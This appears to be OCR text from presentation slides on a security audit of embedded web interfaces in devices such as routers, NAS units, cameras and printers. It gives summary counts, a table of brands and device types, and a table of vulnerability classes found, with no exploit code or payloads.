
- Embedded devices insecurity
- WebDroid a secure web framework for embedded devices

Audit


Audit methodology




Audit methodology



Audit methodology



Audit methodology



Overall audit results

Overall audit results

- 8 categories of devices

Overall audit results

- 8 categories of devices
- 16 different brands

Overall audit results

- 8 categories of devices
- 16 different brands
- 30+ devices

Overall audit results

- 8 categories of devices
- 16 different brands
- 30+ devices
- 50+ vulnerabilities reported to CERT

My desk ...

TS-109 Pro II
QNAP
All-in-one NAS S
for Business Users
SMC
Linksys


Brands

D-Link®
IBM
DELL
SAMSUNG
SMC® Networks
CISCO
NETGEAR®
Connect with Innovation™
intel®
インターネット、もっと使いやすく
BUFFALO™

Devices audited by brand

Brand	Camera	LOM	NAS	Phone	Photo Frame	Printer	Router	Switch
Allied								✓
Buffalo			✓				✓	
Belkin							✓	
D-Link	✓		✓				✓	
Dell		✓						
eStarling					✓			
HP						✓		
IBM		✓						
Intel		✓						
Kodak					✓			
LaCie			✓					
Linksys	✓		✓	✓			✓	
Netgear							✓	✓
SMS networks							✓	
Panasonic	✓							
QNAP			✓					
Samsung	✓							
SMC								✓
TrendNet							✓	✓
ZyXEL							✓	

Vulnerabilities by device



Type	# Devices	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3	■	■	■			■
NAS	5	■	■	■	■	■	■
Photo frame	3	■	■	■	□	□	■
Router	8	■	■	□		■	■
IP camera	3		■			□	■
IP phone	1	□	□	□			□
Switch	4	■	■	■			■
Printer	1	□	□		□		□

Toward a secure world ?

Toward a secure world ?

WEP

Toward a secure world ?

